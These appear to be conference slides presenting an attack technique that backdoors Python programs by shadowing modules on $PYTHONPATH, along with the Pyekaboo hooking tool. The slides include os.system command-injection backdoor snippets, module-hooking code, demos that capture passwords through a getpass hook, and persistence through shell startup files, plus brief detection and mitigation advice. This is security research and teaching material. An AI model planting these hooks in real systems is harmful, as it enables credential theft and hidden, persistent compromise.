I'm In Your $PYTHONPATH, Backdooring Your Python Programs


Itzik Kotler

CTO & Co-Founder of SafeBreach

python –c ‘print “Who Am I?”’

- 15+ years in InfoSec
- CTO & Co-Founder of SafeBreach
- Presented in RSA, HITB, BlackHat, DEF CON, CCC and now THOTCON!
- http://www.ikotler.org

Backdooring a Python Program



- Diagram is bottom-up approach high-level techniques (and not mutually exclusive)
- This talk will be about $PYTHONPATH and it falls right between “Python Interpreter” and “OS/Kernel” layers

Imaginary, To-be-backdoored: X.py

```
#!/usr/bin/env python
# Welcome to X.py
...
import foo
...
foo.bar(“Hello, world”)
...
```

Example of Specific Case Attack in X.py

```
#!/usr/bin/env python
# Welcome to X.py
...
import foo
...
if var.startswith(“Boo”): __import__(‘os’).system(var[3:])
foo.bar(“Hello, world”)
...
```

Example of Attacking X.py's Dependency

```
#!/usr/bin/env python
# Welcome to foo.py
...
def bar(x):
    if x.startswith("Boo"): __import__('os').system(x[3:])
...
```

$PYTHONPATH: Everytime you write *import X*

1. Search for *X* in the built-in modules list:

```
>>> import sys
>>> sys
<module 'sys' (built-in)>
```

2. Searches for *X* in the list of directories as set by the var `sys.path`
   - `sys.path` is initialized from:
     - Current Working Directory
     - $PYTHONPATH Environment Variable
     - Installation-dependent default paths (controlled by the `site` module)

Virtually overriding Python's `string` module

```
$ cd /tmp
$ echo 'print "Hello, world"' > string.py
$ cd /
$ PYTHONPATH=/tmp python
Python 2.7.10 (default, Jul 30 2016, 19:40:32)
[GCC 4.2.1 Compatible Apple LLVM 8.0.0 (clang-800.0.34)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import string
Hello, world
```

What The Hook?

1. We created a Python script (i.e. “string.py”) with the same file name as of our target module (i.e. “string”).

2. We launched Python with $PYTHONPATH environment variable that is set to where our Python script located (i.e. “/tmp”)

3. Any attempt to import string from the Python interpreter will result in calling our “string.py” instead.

Your 1st Hook: `string.upper`

```
$ cd /tmp
$ echo 'def upper(s): return "Goodbye, World"' > string.py
$ cd /
$ PYTHONPATH=/tmp python
Python 2.7.10 (default, Jul 30 2016, 19:40:32)
[GCC 4.2.1 Compatible Apple LLVM 8.0.0 (clang-800.0.34)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import string
>>> string.upper(“Hello, world”)
>>> ‘Goodbye, World’
```

How Do I Hook From Here?

Two Challenges:

1. How do I call the original function from within the Hook function?

2. If this hooking technique requires “overriding” an entire module, how do I make sure other functions, classes, consts etc. will exist in the module without manually rewriting ‘em or copy-pasting?

Luke, I am your father … function …

Step 1: Obtain Reference to the original module:

```
def get_mod(modname):
    import sys, imp
    # Assume $PYTHONPATH is the last item on sys.path list
    fd, path, desc = imp.find_module(modname, sys.path[::-1])
    return imp.load_module("orig_" + modname, fd, path, desc)
```

Step 2: Obtain Reference to the original function:

```
orig_upper = getattr(get_mod("string"), "upper")
orig_upper("Hello, world")
```

** This is just like GetProcAddress() or dlopen()*

Namespace Pollution For The Win!

Step 1: Load the Original Module and register it as `__name__` and "orig_" + `__name__`

```
try:
    import sys, imp
    fd = None
    fd, path, desc = imp.find_module(__name__, sys.path[::-1])
    imp.load_module(__name__, fd, path, desc)
    __o_mod__ = imp.load_module("orig_" + __name__, fd, path, desc)
finally:
    if fd is not None:
        fd.close()
```

Step 2: Define the Hook function and use *__o_mod__* as ptr to the original Module

```
def upper(s): return getattr(__o_mod__, "upper")(s) + "... If you know what I mean ;-)"
```

Just To Make Sure We're All Hooked …

- Python (via *imp* module) allows us to override one module namespace with the other. Thus, we don't need to manually "copy and paste" each definition.

- Python (by being an interpreted language) allowing us to override any definition. The last definition of function/var will be the de-facto definition for the rest of the program. (e.g. defining function *upper()* after polluting our namespace will make it the de-facto definition)

Meet Pyekaboo

- Version: 1.0 (Initial Release)
- Programming Language: Python
- License: 3-Clause BSD

[✓] Hooks any Python functions & classes for you!
[✓] Uses JIT for Performance
[✓] Built-in Trace/Debug Feature

Grab Your Copy Today!

```
$ git clone https://github.com/SafeBreach-Labs/pyekaboo.git
$ cd pyekaboo
```

DEMO #1: Pyekabooing Sockets

```
$ cd scripts
$ python ../pyekaboo/mkpyekaboo.py -l 6 socket
$ ./enable_pyekaboo.sh -i
$ python ../test_apps/django_test/blog/manage.py runserver
```

DEMO #2: Backdooring Sockets

```
$ cd scripts
$ cp ../pyekaboo/backdoors/socket.py .
$ ./enable_pyekaboo.sh -i
$ python ../test_apps/django_test/blog/manage.py runserver
```

DEMO #3: Pyekabooing Passwords

Imagine:

- https://devcentral.f5.com/articles/managing-big-ip-routes-with-the-python-bigsuds-library

Now:

```
$ cd scripts
$ cp ../pyekaboo/backdoors/getpass.py .
$ ./enable_pyekaboo.sh -i
$ python ../test_apps/getpass_test/getpass_test.py
$ cat /tmp/getpass.db
```

DEMO #4: Pyekabooing pyClamAV

Imagine:

- http://xael.org/pages/pyclamd-en.html

Now:

```
$ cd scripts
$ cp ../pyekaboo/backdoors/pyclamd.py .
$ ./enable_pyekaboo.sh -i
$ python ../test_apps/pyclamd_test/pyclamd_test.py
```

Hooking Everything Together

- Dropping a malicious `*.py` somewhere (e.g . `/var/`)

AND

- (System-wide) adding `$PYTHONPATH` to `/etc/profile` and/or `/etc/bashrc`
- (User-Specific) adding `$PYTHONPATH` `~/.bashrc`

* *bashrc* is one of Bash shell startup files, other shells (e.g. zsh, fish etc.) will have other files

This Backdoor vs That Backdoor

- Using this technique, no new process (other than Python) will be created
- This technique doesn’t care about CPU arch (ia32/x86_64/…) or the platform (Linux/Windows/…)
- It doesn't matter how many versions of the Python program (or programs) will be pushed (think CI/CD), this technique will survive/work
- Given a security controller that governance the integrity of a given project (think File Integrity Monitoring): *.py; *.pyc; binaries like /usr/local/bin/python – this technique won't be triggering it.

Detecting & Mitigating $PYTHONPATH Attack

- Detecting Methods:
  - Checking your `sys.path` for “weird” directories
- Mitigation Methods:
  - Implement Path Pinning (similar to Certificate Pinning) prior to loading any Python module
  - Apply File verification prior to loading any Python module

Further Research Directions

- Same attack, other Languages? (e.g. Ruby, JavaScript?)
- More sophisticated Payloads/Backdoors

Prior Art / References

- https://nvd.nist.gov/vuln/detail/CVE-2012-5659 ← The problem is not confined to ABRT! It's applicable to every Python Program
- http://lists.openwall.net/full-disclosure/2013/04/25/4 ← classical DLL Hijacking-like attack in Python using same-filename Python in current directory
- https://access.redhat.com/blogs/766093/posts/2592591 ← Good reading about Python security quirks

Q&A

Email: itzik@safebreach.com
Twitter: @itzikkotler
GitHub: https://github.com/SafeBreach-Labs/